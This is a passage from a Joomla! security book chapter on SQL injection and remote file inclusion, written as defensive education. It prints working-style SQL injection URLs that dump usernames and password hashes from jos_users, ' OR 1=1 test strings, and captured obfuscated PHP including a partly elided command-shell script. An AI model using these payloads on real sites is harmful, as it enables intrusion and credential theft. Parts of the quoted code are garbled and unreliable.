Bảo mật cho joomla part 11 doc
Bạn đang xem bản rút gọn của tài liệu. Xem và tải ngay bản đầy đủ của tài liệu tại đây (2.03 MB, 10 trang )
Anatomy of Attacks
Mark Twain once said, "There are only two certainties in life—death and taxes."
Even in web security there are two certainties: It's not "if you are attacked", but
"when and how" your site will be taken advantage of.
There are many types of attacks that can happen to a website, and several volumes
consisting of thousands of pages have been written about them. In this short chapter,
we will focus on two types of attacks that can occur to your Joomla! website. The
attacks are SQL Injections and Remote File Includes. The former, though very
nasty, can be prevented in many cases; but the latter is a more difcult one to stop
altogether. So, it is important that you are aware of them and know their signs.
In this chapter, we will take a very recently discovered vulnerability in a popular
extension (at the time of writing), and demonstrate an SQL attack and its results. This
chapter is not meant to be a comprehensive review of either of the attacks. It presents
ONLY a cursory view. At the end of this chapter are listed several volumes that
cover this topic in excruciating detail. This chapter is written rather lightly, just to
give you an idea of how these attacks work and some methods to prevent them from
working. The objective here is to familiarize you with these and give you a sense
of awareness.
We will take a look at the following topics to see how each of these can impact you,
and what you can do to minimize their impact:
SQL Injections
Remote File Includes
What can be done about them
•
•
•
This material is copyright and is licensed for the sole use by Thomas Rosenblum on 4th December 2008
1010 SW High Ave., , Topeka, , 66604
Anatomy of Attacks
[ 108 ]
Introduction
There are several types of attacks that your Joomla! site may be vulnerable to such
as CSRF, Buffer Overows, Blind SQL Injection, Denial of Service, and others that are
yet to be found. SQL Injections and RFIs, being very popular, will be a part of
this chapter.
The top issues in PHP-based websites are:
Incorrect or invalid (intentional or unintentional) input
Access control vulnerabilities
Session hijacks and attempts on session IDs
SQL Injection and Blind SQL Injection
Incorrect or ignored PHP conguration settings
Divulging too much in error messages and poor error handling
Cross Site Scripting (XSS)
Cross Site Request Forgery, that is CSRF (one-click attack)
SQL Injections
SQL databases are the heart of your Joomla! CMS. The database holds the content,
the users' IDs, the settings, and more. To gain access to this valuable resource is
the ultimate prize of the hacker. Accessing this can gain him/her an administrative
access that can gather private information such as usernames and passwords, and
can allow any number of bad things to happen.
When you make a request of a page on Joomla!, it forms a "query" or a question for
the database. The database is unsuspecting that you may be asking a malformed
question and will attempt to process whatever the query is.
Often, the developers do not construct their code to watch for this type of an attack.
In fact, in the month of February 2008, twenty-one new SQL Injection vulnerabilities
were discovered in the Joomla! land.
The following are some examples presented for your edication. Using any of these
for any purpose is solely your responsibility and not mine:
Example 1
index.php?option=com_****&Itemid=name&cmd=section§ion=-
000/**/union+select/**/000,111,222,
concat(username,0x3a,password),0,
concat(username,0x3a,password)/**/from/**/jos_users/*
This material is copyright and is licensed for the sole use by Thomas Rosenblum on 4th December 2008
1010 SW High Ave., , Topeka, , 66604
Chapter 5
[ 109 ]
Example 2
index.php?option=com_****&task=****&Itemid=name&catid=97&aid=-
9988%2F%2A%2A%2Funion%2F%2A%2A%2Fselect/**/
concat(username,0x3a,password),0x3a,password,
0x3a,username,0,0,0,0,1,1,1,1,1,1,1,1,0,0,0/**/
from/**/jos_users/*
Both of these will reveal, under the right set of circumstances, the usernames and
passwords in your system. There is a measure of protection in Joomla! 1.0.13, with
an encryption scheme that will render the passwords useless. However, it does not
make sense to allow extensions that are vulnerable to remain. Yielding ANY kind of
information like this is unacceptable.

The following screenshot displays the results of the second example running on a
test system with the vulnerable extension. The two pieces of information are the
username that is listed as Author, and the Hex string (partially blurred) that is the
hashed password:
This material is copyright and is licensed for the sole use by Thomas Rosenblum on 4th December 2008
1010 SW High Ave., , Topeka, , 66604
Anatomy of Attacks
[ 110 ]
You can see that not all MD5 hashes can be broken easily. Though it won't be shown
here, there is a website available where you enter your hash and it attempts to crack
it. It supports several popular hashes.
When I entered this hash (of a password) into the tool, I found the password to
be "Anthony".
It's worth noting that this hash and its password are a result of a website getting
broken into, prompting the user to search for the "hash" left behind, thus yielding
the password.
The important news, however, is that if you are using Joomla! 1.0.13 or greater, the
password's hash is now calculated with a "salt", making it nearly impossible to break.
However, the standard MD5 could still be broken with enough effort in many cases.
For more information about salting and MD5 see:
For an interesting read on salting, you may wish to read this link:
www.governmentsecurity.org/forum/lofiversion/index.
php/t19179.html
What is an SQL Injection? It is a query put to an SQL database where data input
was expected AND the application does not correctly lter the input. It allows
hijacking of database information such as usernames and passwords, as we saw in
the earlier example.
Most of these attacks are based on two things. First, the developers have coding
errors in their code, or they potentially reused the code from another application,
thus spreading the error. The other issue is the inadequate validation of input. In
essence, it means trusting the users to put in the RIGHT stuff, and not put in queries
meant to harm the system. User input is rarely to be trusted for this reason. It should
always be checked for proper format, length, and range.
This material is copyright and is licensed for the sole use by Thomas Rosenblum on 4th December 2008
1010 SW High Ave., , Topeka, , 66604
Chapter 5
[ 111 ]
There are many ways to test for vulnerability to an SQL Injection, but one of the most
common ones is as follows:
In some cases, this may be enough to trigger a database to divulge details. This
very simplistic example would not work in the login box that is shown. However,
if it were presented to a vulnerable extension in a manner such as the following it
might work:
<FORM action= method=post>
<input type=hidden name=A value="me' or 1=1 ">
</FORM>
This "posting" method (presented as a very generic exploit and not meant to work
per se in Joomla!) will attempt to break into the database by putting forward queries
that would not necessarily be noticed.
But why 1=1- - ? According to PHP.NET, "It is a common technique to force the SQL
parser to ignore the rest of the query written by the developer with which is the
comment sign in SQL."
You might be thinking, "So what if my passwords are hashed? They can get them but
they cannot break them!"
This is true, but if they wanted it badly, nothing keeps them from doing something
such as this:
INSERT INTO jos_mydb_users
('email','password','login_id','full_name')
VALUES ('','default','Jdoe','John Doe'); ';
This material is copyright and is licensed for the sole use by Thomas Rosenblum on 4th December 2008
1010 SW High Ave., , Topeka, , 66604
Anatomy of Attacks
[ 112 ]
This code has a potential if inserted into a query such as this:
rdomain/vulnerable_extension//index.php?option=com_vule
xt INSERT INTO jos_mydb_users
('email','password','login_id','full_name')
VALUES ('','default','Jdoe','John Doe'); ';
Again, this is a completely bogus example and is not likely to work. But if you
can get an SQL DB to divulge its information, you can get it to "accept" (insert)
information it should not as well.
Testing for SQL Injections
The following examples are known good tests to detect some SQL
Injection vulnerabilities.
Check for input vulnerabilities using "Single Quotes", as used in the following
login form:
howdy' OR 1=1- -
This popular method is sometimes used in the form of a URL and you may see it
appended to the INDEX.PHP in your log as follows:
/index.php?id=howdy' OR 1=1 - -
You may also wish to try inputting one of these popular methods:
' OR 1=1 - -
" OR 1=1 - -
'OR 'x'='x
There are several more methods and this only scratches the surface of SQL Injections.
They attempt to pass unchecked INPUT to the database, which will try to divulge an
answer, rather than providing no answer.
Note that you may see the use of the keyword UNION in your logs (see earlier
examples). This is usually an early indicator that an attempt is being made on
your site.
To learn more about SQL Injections from a developer's point of view, please refer to
the following:
/>This material is copyright and is licensed for the sole use by Thomas Rosenblum on 4th December 2008
1010 SW High Ave., , Topeka, , 66604
Chapter 5
[ 113 ]
A Few Methods to Prevent SQL Injections
This is somewhat beyond the scope of this book, but the following are some things to
touch upon:
Developers should ALWAYS validate the user input, that is, test for type, length,
format, and range, and always consider what malicious input may be thrown at
the queries.
DO NOT assume anything about the user input. For example, you shouldn't assume
that an upload box for images won't be used for some other purpose. You should
restrict the uploads to le types that you want to accept.
How will your application behave if a malicious user enters a 100-megabyte JPG
where your application expects a username?
What will happen to your site if a DROP TABLE statement is embedded in a text eld?
What about a database command such as INSERT?
The answer is: Always enforce the size. If the maximum input is 2 Meg, then enforce
it. Don't allow bigger inputs because your users might be unhappy. If the maximum
character length should be eight, do not allow inputs beyond it. This will prevent a
buffer overow, and other madness.
Test the content of the string variables and accept only the expected values. Reject
entries that contain binary data, escape sequences, and comment characters. This is a
common technique.
DO NOT ALLOW SQL statements directly from the user input. Provide a solid user
interface that validates the users' input and then uses it.
String concatenation is the primary point of entry for a script injection. So NEVER
concatenate user input that is not validated, and has been checked to ensure that it
has no nasty payloads.
ALWAYS assign user rights within your SITE (including you) with the LEAST
privileges needed. This keeps down the possibility of using the unnecessary
privileges to take over the site.
NEVER connect to the database as an admin, superadmin, or the database owner.
Always keep these particular users for administrative use only.
This material is copyright and is licensed for the sole use by Thomas Rosenblum on 4th December 2008
1010 SW High Ave., , Topeka, , 66604
Anatomy of Attacks
[ 114 ]
And According to PHP.NET
"Check if the given input has the expected data type. PHP has a wide range of
input validating functions, from the simplest ones found in Variable Functions and
in Character Type Functions (for example, is_numeric(), and ctype_digit()
respectively), and onwards to the Perl compatible Regular Expressions support.
If the application waits for numerical input, consider verifying data with
is_numeric(), or silently change its type using settype(), or use its numeric
representation by sprintf()."
There are commercially available tools such as Accunetix that can test for SQL
Injections, and several sites that list recent and past extension vulnerabilities.
In essence, test your system using some of the methods mentioned, provide it an
input that is totally off the wall, or nd some of the exploits and try them on your
test server.
Lastly, keeping your system patched is probably one of the best methods to prevent
SQL Injections.
Remote File Includes
An RFI vulnerability exists when an attacker can insert a script or code into a URL
and command your server to execute the evil code.
It is important to note that File Inclusion attacks, such as these, can mostly
be mitigated by turning Register_Globals off.
Turning this off ensures that the $page variable is not treated as a super-
global variable, and thus does not allow an inclusion.
The following is a sanitized attempt to attack a server in just such a manner:
/>forum.com/update/xxxxx/sys_yyyyy/i?
If the site in this example did not have appropriate safeguards in place, the following
code would be executed:
$x0b="in\x72_\147\x65\x74"; $x0c="\184r\x74o\154\x6fwe\x72";
echo "c\162\141\156k\x5fr\157c\x6bs";
if (@$x0b("\222\x61\x33e_\x6d\144e") or
$x0c(@$x0b("\x73a\x66\x65_m\x6fde")) == "\x6f\x6e")
{
echo "\345a\146\x65\155od\145\x3ao\156";
This material is copyright and is licensed for the sole use by Thomas Rosenblum on 4th December 2008
1010 SW High Ave., , Topeka, , 66604
Chapter 5
[ 115 ]
}
else
{
echo "\345a\146e\x6do\x64e:\x6ff\x66";
}
exit(); ?>
This code is from a group that calls itself "Crank". The purpose of this code is not
known, and therefore we do not want it to be executed on our site. This attempt to
insert the code appears to want my browser to execute something and report one
thing or another:
{echo "\345a\146\x65\155od\145\x3ao\156";}
else
{
echo "\345a\146e\x6do\x64e:\x6ff\x66";
}
exit();
Here is another example of an attempted script. This one is in PHP, and would
attempt to execute in the same fashion by making an insertion on the URL:
<html><head><title>/\/\/\ Response CMD /\/\/\</title></head>
<body bgcolor=DC143C>
<H1>Changing this CMD will result in corrupt scanning !</H1>
</html></head></body>
<?php
if((@eregi("uid",ex("id"))) || (@eregi("Windows",ex("net start")))){
echo("Safe Mode of this Server is : ");
echo("SafemodeOFF");
}
else{
ini_restore("safe_mode");
ini_restore("open_basedir");
if((@eregi("uid",ex("id"))) || (@eregi("Windows",ex("net start")))){
echo("Safe Mode of this Server is : ");
echo("SafemodeOFF");
}else{
echo("Safe Mode of this Server is : ");
echo("SafemodeON");
}
}
.
.
.
@ob_end_clean();
This material is copyright and is licensed for the sole use by Thomas Rosenblum on 4th December 2008
1010 SW High Ave., , Topeka, , 66604
Anatomy of Attacks
[ 116 ]
}
elseif(@is_resource($f = @popen($cfe,"r"))){
$res = "";
while(!@feof($f)) { $res .= @fread($f,1024); }
@pclose($f);
}
}
return $res;
}
exit;
This sanitized example wants to learn if we are running SAFE MODE on or off,
and then would attempt to start a command shell on our server. If the attackers
are successful, they will gain access to the machine and take over from there. For
Windows users, a Command Shell is equivalent to running START | RUN | CMD,
thus opening what we would call a "DOS prompt".
Other methods of attack include the following:
Evil code uploaded through session les, or through image uploads is a way
of attacking.
Another method of attack is the insertion or placement of code that you
might think would be safe, such as compressed audio streams. These do
not get inspected as they should be, and could allow access to remote
resources. It is noteworthy that this can slip past even if you have set the
allow_url_fopen or allow_url_include to disabled.
A common method is to take input from the request POST data versus a
data le.
There are several other methods beyond this list. And just judging from the trafc
at my sites, the list and methods change on an "irregular" basis. This highlights our
need for robust security architecture, and to be very careful in accepting the user
input on our websites.
The Most Basic Attempt
You don't always need a heavy or fancy code as in the earlier examples. Just
appending a page request of sorts to the end of our URL will do it.
Remember this?
/?mosConfig_absolute_path= />yyyyy/i?
•
•
•
This material is copyright and is licensed for the sole use by Thomas Rosenblum on 4th December 2008
1010 SW High Ave., , Topeka, , 66604